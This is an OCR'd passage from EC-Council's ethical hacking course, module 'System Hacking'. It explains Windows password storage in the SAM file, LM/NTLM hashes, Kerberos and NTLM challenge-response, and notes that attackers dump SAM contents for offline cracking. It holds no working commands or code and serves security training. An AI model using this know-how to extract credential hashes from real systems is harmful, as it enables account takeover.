C|EH Certified Ethical Hacker

EC-Council

MODULE 06

SYSTEM HACKING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.

Learning Objectives

System hacking is one of the most important, and sometimes, the ultimate goal of an attacker. The attacker acquires information through techniques such as footprinting, scanning, enumeration, and vulnerability analysis and then uses this information to hack the target system. This module will focus on the tools and techniques used by an attacker to hack the target system.

At the end of this module, you will be able to do the following:

- Explain the different techniques to gain access to a system
- Apply privilege escalation techniques
- Explain different techniques to gain and maintain remote access to a system
- Describe different types of rootkits
- Explain steganography and steganalysis techniques
- Apply different techniques to hide the evidence of compromise
- Apply various system hacking countermeasures

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


LO#01: Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Gaining Access

As discussed in Module 01, the CEH hacking methodology (CHM) includes various steps attackers follow to hack systems. The following sections discuss these steps in greater detail. The first step involves the use of various techniques by attackers to gain access to the target system. These techniques include cracking passwords, exploiting buffer overflows, and exploiting identified vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cracking Passwords

Microsoft Authentication

When users log in to a Windows computer, a series of steps are performed for user authentication. The Windows OS authenticates its users with the help of three mechanisms (protocols) provided by Microsoft.

- **Security Accounts Manager (SAM) Database**

  Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format (a one-way hash). The system does not store the passwords in plaintext format but in a hashed format, to protect them from attacks. The system implements the SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file consists of a filesystem lock, this provides some measure of security for the storage of passwords.

  It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive filesystem lock, a user cannot copy or move it while Windows is running. The lock does not release until the system throws a blue screen exception, or the OS has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques. The SAM file uses an SYSKEY function (in Windows NT 4.0 and later versions) to partially encrypt the password hashes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Even if hackers use subterfuge techniques to discover the contents, the encrypted keys with a one-way hash make it difficult to hack. In addition, some versions have a secondary key, which makes the encryption specific to that copy of the OS.

- **NTLM Authentication**

  NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works effectively in every situation. Furthermore, it has been used in some Windows installations, where it successfully worked. NTLM authentication consists of two protocols: NTLM authentication protocol and LAN Manager (LM) authentication protocol. These protocols use different hash methodologies to store users' passwords in the SAM database.

- **Kerberos Authentication**

  Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography. This protocol provides mutual authentication, in that both the server and the user verify each other's identity. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping.

  Kerberos employs the Key Distribution Center (KDC), which is a trusted third party. This consists of two logically distinct parts: an authentication server (AS) and a ticket-granting server (TGS). Kerberos uses "tickets" to prove a user's identity.

  Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.





Figure 6.1: Screenshot of Windows authentication

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How Hash Passwords Are Stored in Windows SAM?

Windows OSs use a Security Account Manager (SAM) database file to store user passwords. The SAM file is stored at %SystemRoot%/system32/config/SAM in Windows systems, and Windows mounts it in the registry under the HKLM/SAM registry hive. It stores LM or NTLM hashed passwords.

Figure 6.2: Storing a user password using LM/NTLM hash

NTLM supersedes the LM hash, which is susceptible to cracking. New versions of Windows still support LM hashes for backward compatibility; however, Vista and later Windows versions disable LM hashes by default. The LM hash is blank in the newer versions of Windows. Selecting the option to remove LM hashes enables an additional check during password change operations but does not immediately clear LM hash values from the SAM. The SAM file stores a "dummy" value in its database, which bears no relationship to the user's actual password and is the same for all user accounts. It is not possible to calculate LM hashes for passwords exceeding 14 characters in length. Thus, the LM hash value is set to a "dummy" value when a user or administrator sets a password of more than 14 characters.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.3: SAM file

Note: LM hashes are disabled in Windows Vista and later Windows OSs; LM is blank in those systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NTLM Authentication Process

NTLM includes three methods of challenge–response authentication: LM, NTLMv1, and NTLMv2, all of which use the same technique for authentication. The only difference between them is the level of encryption. In NTLM authentication, the client and server negotiate an authentication protocol. This is accomplished through the Microsoft-negotiated Security Support Provider (SSP).

